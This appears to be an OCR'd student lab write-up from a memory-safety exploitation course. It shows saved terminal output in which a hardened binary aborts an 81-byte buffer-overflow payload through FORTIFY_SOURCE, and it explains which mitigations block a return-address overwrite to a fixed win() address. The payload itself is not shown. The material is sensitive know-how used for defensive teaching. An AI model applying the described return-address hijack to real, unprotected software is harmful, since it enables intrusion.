
SAVED-TRANSCRIPT VIEW — NOT A FRESH EXECUTION. Timestamp is display time, not experiment time.



evidence/task3/saved-transcript-01.png


S15 — SAVED-TRANSCRIPT VIEW 2/2: boundary exit and mitigation explanation; NOT A FRESH EXECUTION

SAVED-TRANSCRIPT VIEW — NOT A FRESH EXECUTION. Timestamp is display time, not experiment time.


software-security
Update
Problems
Debug Console
Terminal
Ports
Postman Console
Terminal
(base) wannasan@Wannas-m2-MacBook-Air software-security % python3 /Users/wannasan/Documents/Software_Security/software-security/labs/week11-memory-safety-exploitation/work/screenshot-capture/view_saved.py 3 2
TASK 3 | SAVED-TRANSCRIPT VIEW | NOT A FRESH EXECUTION | Page 2/2
Student ID: 6631503097 | View captured: 2026-10-24T10:49:19+07:00
Source: evidence/task3/same-exploit-payload.txt
Timestamp above is the display time, not the experiment time. Text below is saved evidence.
Source SHA-256: 3699cf2db8bf3a2a780115928b3a87542cedfb0d17a44efc732a128661d01907
037 ```
038 *** buffer overflow detected ***: terminated
039 EXIT=134
040 ```
041
042 Exit status: 134.
043
044 ## Interpretation
045
046 - The hardened binary's parse_input uses __stpcpy_chk with destination size 64 (visible in objdump) plus a stack canary and __stack_chk_fail.
047 - Even the 64-character boundary input (64 bytes + NUL = 65 bytes) exceeds the checked 64-byte destination, so FORTIFY's checked copy aborts before any return-address overwrite.
048 - The same 81-byte exploit payload that hijacks the teaching build is therefore rejected by the hardened build before control flow can be redirected; no win() message or flag appears.
049 - Protections actually observed to trigger: FORTIFY_SOURCE checked copy (__stpcpy_chk) -> SIGABRT. Stack canary would be a second, later check, but FORTIFY fires first for this input size. PIE/ASLR would additionally invalidate the fixed 0x400844 target, and NX would block stack shellcode, but neither is reached because the program aborts during the copy. The executable-stack difference (RWE vs RW) is a property of the binaries; no shellcode was tested.
050 - This is a genuine runtime observation, not a static-only claim.
END OF SAVED EXCERPT | No experiment was executed for this screenshot.
(base) wannasan@Wannas-m2-MacBook-Air software-security %
zsh wee...
zsh
Cline
Cline
Cline

S16 — Original terminal: instructor Rust compilation/tests


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task4/01-task4-terminal.png

S17 — Original terminal: worksheet pipelines and exits

